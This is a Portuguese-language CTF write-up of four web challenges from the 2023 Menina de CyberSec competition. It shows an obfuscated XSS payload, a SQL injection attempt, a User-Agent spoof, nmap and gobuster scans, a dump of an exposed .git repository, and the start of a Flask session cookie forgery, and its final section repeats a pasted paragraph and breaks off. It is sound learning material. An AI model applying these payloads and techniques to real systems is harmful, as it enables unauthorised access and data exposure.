

Autor: ETR00M (www.linkedin.com/in/ls-anderson)

CTF Menina de Cybersec: <http://104.131.165.8/>

O write up a seguir foi escrito durante a participação do 1º CTF de 2023 da comunidade Menina de CyberSec, a competição durou uma semana (de 29/04 às 18h até 07/05 às 18h), por ser iniciante na área de hacking busquei utilizar as máquinas como um estudo tentando me aprofundar um pouco mais em cada assunto abordado, foi o segundo CTF que participei e fiquei bastante satisfeito com o resultado, até o momento em que escrevo estou em 13º na colocação.

Os desafios foram bem amplos e abordando diversos temas de cybersec, como: OSINT, Phishing and Domain Analysis, Esteganografia, Threat Hunting, Programação, Web Hacking, além das máquinas nível Insane.

Este write up não contempla todos os desafios, foquei em abordar 4 das 5 máquinas de Web hacking que consegui capturar a flag devido ao aprendizado que conquistei ao longo dos desafios.

Sumário

PROFILE	2
WEB – EXPLOITER	3
WEB - CRAWLER BOT	6
WEB – SEARCHER	9
WEB - FEATURE	17

PROFILE

ETRoOM


13th place

2700 points

Web



Category Breakdown



WEB – EXPLOITER

Challenge

49 Solves

×

Exploiter

100

Desafio criado por <https://instagram.com/nosferatu.vjr>

Formato da flag:

MCS{solução_do_desafio}

<http://165.227.138.88:9001/>


Unlock Hint for 50 points

1/5 attempts

Flag

Submit

Ao acessar e navegar no site <http://165.227.138.88:9001/> foi identificado que nenhum redirecionamento de páginas estava ativo, o site consistia em uma única página e o único campo em que era possível interação era a barra de busca.



Fiz algumas pesquisas aleatórias para ver o comportamento do campo.

Quick Search


Anim aute id magna aliqua ad ad non deserunt sunt. Qui irure qui Lorem cupidatat commodo. Elit sunt amet fugiat veniam occaecat fugiat.

Search Now

No results found for: ETR00M

A primeira coisa que tentei foi algumas explorações de SQL Injection mas não tive resultado.

- `?search=ETR00M and (select * from(select(sleep(88)))etr00m)#`




Search Now

No results found for: ETR00M and (select * from(select(sleep(88)))etr00m)

Pensei então em testar inputs de XSS, usei o `<script>alert('etr00m')</script>` com ofuscação para bypassar filtros que pudessem ter sido aplicados na página, com essa exploração foi possível capturar a flag do primeiro desafio do tema, conforme abaixo:

- `<script>\u0061\u006C\u0065\u0072\u0074("etr00m")</script>`



Conclusão: a challenge consistia em encontrar e explorar a vulnerabilidade de XSS em uma página a partir de um campo de pesquisa, o processo foi bastante simples e como não tinha validações complexas de filtros consegui obter a flag sem muita dificuldade.

Recomendações de estudos:

- <https://owasp.org/www-community/attacks/xss/>
- <https://devgabrielsouza.com.br/ataque-xss/>

WEB - CRAWLER BOT

Challenge 38 Solves ×

Crawler Bot

200

Desafio criado por <https://instagram.com/nosferatu.vjr>

Formato da flag:


MCS{solução_do_desafio}

<http://165.227.138.88:9003>


1/5 attempts

Submit


O site <http://165.227.138.88:9003/> consistia em uma única página, assim como no desafio anterior não havia links com redirecionamentos internos ou externos.



Embora o desafio não tenha dicas, o título da challenge sugere o uso de Crawler Bot, portanto, passei o arquivo robots.txt na URL para identificar se era possível acessá-lo e obter informações, com isso, pude verificar que a página flag.php contida no site não estava sendo rastreada pelo bot.



Tentei acessar diretamente a página flag.php, porém foi recebido a mensagem abaixo:



Nesse ponto precisei entender melhor como funcionava um Crawler Bot e como é identificado qual bot está acessando uma página. Descobri que a diretiva User-agent: é utilizada para identificar o agente que interage com a página.

- `curl -v http://165.227.138.88:9003/flag.php`

```
(kali㉿kali)-[~]
$ curl -v http://165.227.138.88:9003/flag.php
* Trying 165.227.138.88:9003 ...
* Connected to 165.227.138.88 (165.227.138.88) port 9003 (#0)
> GET /flag.php HTTP/1.1
> Host: 165.227.138.88:9003
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 07 May 2023 12:32:00 GMT
< Server: Apache/2.4.54 (Debian)
< X-Powered-By: PHP/7.4.33
< Content-Length: 30
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 165.227.138.88 left intact
You're not google! curl/7.88.1
```

A partir daí pesquisei sobre manipulação do campo user-agent e utilizei o comando abaixo para alterar a identificação do agente de Curl para Googlebot:

- `curl -H "user-agent: GoogleBot" http://165.227.138.88:9003/flag.php`

```
(kali㉿kali)-[~]  
$ curl -H "user-agent: GoogleBot" -v http://165.227.138.88:9003/flag.php  
* Trying 165.227.138.88:9003 ...  
* Connected to 165.227.138.88 (165.227.138.88) port 9003 (#0)  
> GET /flag.php HTTP/1.1  
> Host: 165.227.138.88:9003  
> Accept: */*  
> user-agent: GoogleBot  
>  
< HTTP/1.1 200 OK  
< Date: Sun, 07 May 2023 12:40:07 GMT  
< Server: Apache/2.4.54 (Debian)  
< X-Powered-By: PHP/7.4.33  
< Content-Length: 30  
< Content-Type: text/html; charset=UTF-8  
<  
* Connection #0 to host 165.227.138.88 left intact  
MCS{ }
```

Com isso a flag foi retornado através do curl.

Conclusão: esse foi um desafio que exigiu mais estudo da minha parte, pois era um assunto totalmente novo, a exploração da máquina em si não era complexa os maiores desafio foram os gaps de conhecimento, então foi um ótimo aprendizado.

Recomendações de estudo:

- <https://pt.semrush.com/blog/guia-robots-txt/>
- <https://linuxhint.com/set-curl-user-agent/>

WEB – SEARCHER

Challenge 21 Solves ×

Searcher
300

Desafio criado por <https://instagram.com/nosferatu.vjr>

Formato da flag:

MCS{solução_do_desafio}

<http://165.227.138.88:9000/>

3/5 attempts

Flag

Submit




A página principal <http://165.227.138.88:9000/> contém um único campo que solicita a inserção de um token para que seja fornecido a flag como resposta.

Authentication Token

Use the token to capture your flag

Tech Company


Nullam risus blandit ac aliquam justo ipsum. Quam mauris volutpat massa dictumst amet. Sapien tortor lacus arcu.



Enter the access token

Send Token

Tentei adicionar qualquer informação para verificar o comportamento da página, ao inserir um valor incorreto para o Token é encaminhado a mensagem a seguir:



Analisei o código fonte da página buscando por menções a string “token”, “incorrect” para verificar se a validação era feita a partir da mesma página, via script ou função, mas não tive sucesso.

Efetuei então um scan com nmap para reconhecimento da aplicação:

- `sudo nmap -D RND:20 -sS -Pn --open 165.227.138.88`
- `sudo nmap -D RND:20 -sT -Pn -sV -p22,5000,9000,9001,9002,9003 165.227.138.88`

```
(kali@kali)-[~]
$ sudo nmap -D RND:20 -sS -Pn --open 165.227.138.88
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 09:32 EDT
Nmap scan report for 165.227.138.88
Host is up (0.23s latency).
Not shown: 991 closed tcp ports (reset), 3 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
9000/tcp   open  cslistener
9001/tcp   open  tor-orport
9002/tcp   open  dynamid
9003/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds

(kali@kali)-[~]
$ sudo nmap -D RND:20 -sT -Pn -sV -p22,5000,9000,9001,9002,9003 165.227.138.88
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 09:33 EDT
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 165.227.138.88
Host is up (0.23s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  upnp?
9000/tcp   open  http     Apache httpd 2.4.54 ((Debian))
9001/tcp   open  http     Apache httpd 2.4.54 ((Debian))
9002/tcp   open  dynamid?
9003/tcp   open  http     Apache httpd 2.4.54 ((Debian))
2 services unrecognized despite returning data. If you know the service/version, please
```

Com os scripts do nmap foi possível identificar o diretório .git, conforme abaixo, utilizei o gobuster com a wordlist common.txt para verificar se era possível enumerar mais possíveis pontos de acesso na página.

- `nmap -sT -v -Pn -A --script=vuln -p 9000 165.227.138.88`

```
PORT      STATE SERVICE VERSION
9000/tcp  open  http    Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-enum:
|_ /.git/HEAD: Git folder
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ vulners:
|   cpe:/a:apache:http_server:2.4.54:
|     CVE-2023-27522 0.0 https://vulners.com/cve/CVE-2023-27522
|     CVE-2023-25690 0.0 https://vulners.com/cve/CVE-2023-25690
|     CVE-2022-37436 0.0 https://vulners.com/cve/CVE-2022-37436
|     CVE-2022-36760 0.0 https://vulners.com/cve/CVE-2022-36760
|     CVE-2006-20001 0.0 https://vulners.com/cve/CVE-2006-20001
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-git:
|   165.227.138.88:9000/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|   Last commit message: initial commit
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=165.227.138.88
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://165.227.138.88:9000/
|   Form id: token
|_   Form action:
```

- `gobuster dir -u http://165.227.138.88:9000 -w /usr/share/dirb/wordlists/common.txt -t 100 -e --no-error -r`

```

(kali@kali)-[~]
$ gobuster dir -u http://165.227.138.88:9000 -w /usr/share/dirb/wordlists/common.txt -t 100 -e --no-error -r

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://165.227.138.88:9000
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

2023/05/07 09:40:11 Starting gobuster in directory enumeration mode

http://165.227.138.88:9000/.git/HEAD (Status: 200) [Size: 21]
http://165.227.138.88:9000/.htpasswd (Status: 403) [Size: 281]
http://165.227.138.88:9000/.htaccess (Status: 403) [Size: 281]
http://165.227.138.88:9000/.hta (Status: 403) [Size: 281]
http://165.227.138.88:9000/index.php (Status: 200) [Size: 12605]
http://165.227.138.88:9000/server-status (Status: 403) [Size: 281]
Progress: 4614 / 4615 (99.98%)

2023/05/07 09:40:27 Finished

```

Via gobuster foram encontradas apenas as páginas index.php e .git/HEAD acessíveis, portanto tentei acessar a página .git/HEAD.



Ao tentar voltar uma página para listar os conteúdos do diretório .git é retornado acesso proibido.



Precisei estudar se era possível fazer o dump de arquivos do git e durante as pesquisas encontrei a ferramenta GitTools no github.

- git clone <https://github.com/internetwache/GitTools>

```
(kali㉿kali)-[~/Scripts/GitTools/Dumper]
$ ./gitdumper.sh -h
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] USAGE: http://target.tld/.git/ dest-dir [--git-dir=otherdir]
           --git-dir=otherdir           Change the git folder name. Default: .git
```

Realizando Dump de informações do Git da página e salvando no diretório local .git:

- `./gitdumper.sh http://165.227.138.88:9000/.git/ .git`

```

(kali㉿kali)-[~/Scripts/GitTools/Dumper]
$ ./gitdumper.sh http://165.227.138.88:9000/.git/ .git
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] Destination folder does not exist
[+] Creating .git/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/30/ce16c553988ac5af2fd13b4da82f2bee2f3e39
[+] Downloaded: objects/81/05bec063ab5559e82f28ee7b0e693da1cfe5da
[+] Downloaded: objects/b8/288546427c79c0f6c0ecd03814acced66290b8
[+] Downloaded: objects/6c/c46a0ec95034ad2c63bb17e45abec44f9db5f4
[+] Downloaded: objects/70/2a6d3af4e809944c74c5cec438aa537c1b5a05
[+] Downloaded: objects/83/9b5cced3a4838bc49407777fb59a26a09fdcad
[+] Downloaded: objects/10/f2afa0158c0ff53ed6b30caa1777d355b95dfc
[+] Downloaded: objects/39/b3bdfd35c77e756a66a4836ce7ca61ccc46701

```

Verificando histórico de commits:

- git log

```

(kali㉿kali)-[~/.../GitTools/Dumper/.git/.git]
$ git log
fatal: your current branch 'main' does not have any commits yet

```

Verificando se há informações salvas para alterar no commit:


- git diff

```

(kali㉿kali)-[~/Scripts/GitTools/Dumper/.git]
└─$ git diff
diff --git a/Authorization_token/access_token.php b/Authorization_token/access_token.php
deleted file mode 100644
index 839b5cc..0000000
--- a/Authorization_token/access_token.php
+++ /dev/null
@@ -1,3 +0,0 @@
-<?php
-
-$token = "

```

Foi possível identificar o valor do token que é esperado pela aplicação, realizei um teste para validar se iria funcionar e qual seria o retorno do servidor:



O token está correto, como na página dizia que ao receber um token válido seria recebido a flag eu achava que o texto [REDACTED] era a resposta, acabei gastando algumas das 5 tentativas até descobrir que essa informação significava que o texto havia sido removido ou “redigido”, o importante é entender que em algum momento a flag estava ali, porém o texto foi modificado para esconder a informação. Voltei a analisar o repositório do git que conseguimos acesso.

Realizei o commit do git apenas para facilitar a visualização do código, porém essa etapa não é necessária para captura da flag, com o comando anterior git diff já é possível consegui-la, após dar o commit voltei a analisar o código agora com o comando git log.

- git commit -m “etr00m”
- git log -p main

No código php da página de autorização caso seja inserido o token correto o usuário verá a página sucess.php, sendo assim, continuei olhando os logs até localizar essa parte no git.

```

+<?php
+require "Authorization_token/access_token.php";
+
+if(isset($_POST['token']) && !empty($_POST['token']))
+{
+    if($_POST['token'] === $token)
+    {
+        require "views_page/success.php";
+    }
+    else{
+        require "views_page/error.php";
+    }
+}
+
+
+
+?>

```

No código da página views_page/success.php é possível identificar a flag para o desafio que em seu primeiro commit era apresentada em texto claro.

```

<div class="mt-3 text-center sm:mt-5">
  <h3 class="text-lg font-medium leading-6 text-gray-900" id="modal-title">Correct token</h3>
  <div class="mt-2">
    <h3 class="text-sm text-green-700">Flag is: MCS{ [REDACTED] }</h3>
  </div>
</div>

```

Conclusão: essa máquina tinha várias etapas para concluir e demandava certa pesquisa no código fonte da página e entendimento de algumas ferramentas, principalmente para encontrar o diretório do git. O mínimo de conhecimento em git também era necessário para conseguir encontrar as informações de commit salvas no repositório.

Recomendações de estudo:

- <https://www.kali.org/tools/gobuster/>
- https://rogerdudler.github.io/git-guide/index.pt_BR.html
- <http://guides.beanstalkapp.com/version-control/common-git-commands.html>
- <https://github.com/internetwache/GitTools>

WEB - FEATURE

Challenge 6 Solves ×

Feature
500

Desafio criado por <https://instagram.com/nosferatu.vjr>

Formato da flag:

MCS{solução_do_desafio}

<http://165.227.138.88:5000>

3/5 attempts

Flag

Submit

A página <http://165.227.138.88:5000/> contém apenas a informação de acesso negado, informando que apenas administradores podem acessar a feature.

403 | **Access Denied!**
only admin user can access this feature!

Realizei o scan de vulnerabilidades do nmap para identificar quaisquer pontos de entrada que a ferramenta consiga informar.

- `nmap -sT -v -Pn -A --open --script=vuln -p 5000 165.227.138.88`

```
PORT      STATE SERVICE VERSION
5000/tcp  open  upnp?   tcp/0.0.0.0:5000-5009 0-41
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 403 FORBIDDEN
|     Server: Werkzeug/2.3.0 Python/3.8.16
|     Date: Sun, 07 May 2023 15:26:19 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1006
|     Vary: Cookie
|     Set-Cookie: session=eyJhZG1pb2I6ZmFsc2UsImxvZ2d1ZF9pb2I6ZmFsc2V9.ZFfDGw.hXk85pycQEMvvm1KfUQXXaTh0sg HttpOnly; Path=/
|     Connection: close
|     <!DOCTYPE html>
```

Uma informação que achei interessante foi o retorno de um cookie de sessão, busquei por informações de como explorar esse tipo de cookie, depois de algum tempo de pesquisa encontrei o site <https://jwt.io/> que tem a função de decodificar esse tipo de token.

Encoded

PASTE A TOKEN HERE

```
eyJhZG1pbiI6ZmFsc2UsImxvZ2d1ZF9pbiI6ZmFsc2V9.ZFe88g.hF4yuuJzt8C-3RD0BWkJEWRA9U4
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "admin": false,  
  "logged_in": false  
}
```

As informações contidas no cookie são “admin”: false, “logged_in”: false, pelas informações que recebemos do site confiei que o ponto de exploração era exatamente esse, então tentei alterar essas informações e gerar um novo cookie pelo próprio site.

- “admin”: true, “logged_in”: true.

Encoded

PASTE A TOKEN HERE

```
eyJhZG1pbiI6dHJ1ZSwibG9nZ2VkX2luIjp0cnV1LCJhbGciOiJIUzI1NiJ9.ZFfvv73vv70.JbSLerQyWVNVyrx51Jy_xWA0u0Ek4jwRokygHXDsMgo
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "admin": true,  
  "logged_in": true,  
  "alg": "HS256"  
}
```

A questão agora é aprender como enviar esse novo token para a aplicação para ver se irá funcionar, encontrei a extensão “*Cookie Editor*” e tentei fazer a alteração através dela.



Cookie-Editor



cookie-editor.cgagnier.ca



Em destaque



222




DevTools

1.000.000+ usuários

Cookie Editor

☐ Show Advanced

 Search

^ session

Name



session

Value



eyJhZG1pbil6dHJ1ZSwibG9nZ2VkX2luljp0cnVlLCJhbGciOiJIUzI1Ni9.ZFfvv73vv70.JbSLerQyWVNVyrx51Jy_xWA0u0Ek4jwRokygHXDsMgo


[Show Advanced](#)

Ao atualizar a página nada mudou, ainda estou sem acesso.

403

Access Denied!

only admin user can access this feature!



Busquei entender melhor como funcionava os cookies e qual era o tipo de cookie que estava lidando. A partir do nmap executado anteriormente lembrei de uma linha que dizia “*Server: Werkzeug/2.3.0 Python/3.8.16*”, utilizando as informações coletadas até agora foi possível descobrir que o cookie em questão era do formato Flask, a partir daí foquei em buscar formas de exploração.

The format of the token is similar to a [JWT](#), but in this order:

base64(JSON session data) . **encoded timestamp** . **HMAC**

Here is an example:

eyJ0ZWxsbyl6IndvcmxkMilsInVzZXJuYW1lljoiYWRTaW4ifQ . **YbDIxQ** .
IvkY_D2TEqYp17FdMdgDLOaQNaA

The format of the token is similar to a [JWT](#), but in this order:

base64(JSON session data) . **encoded timestamp** . **HMAC**

Here is an example:

eyJ0ZWxsbyl6IndvcmxkMilsInVzZXJuYW1lljoiYWRTaW4ifQ . **YbDIxQ** .
IvkY_D2TEqYp17FdMdgDLOaQNaA

The format of the token is similar to a [JWT](#), but in this order:

base64(JSON session data) . **encoded timestamp** . **HMAC**

Here is an example:

eyJ0ZWxsbyl6IndvcmxkMilsInVzZXJuYW1lljoiYWRTaW4ifQ . **YbDIxQ** .
IvkY_D2TEqYp17FdMdgDLOaQNaA

The format of the token is similar to a [JWT](#), but in this order:

base64(JSON session data) . **encoded timestamp** . **HMAC**

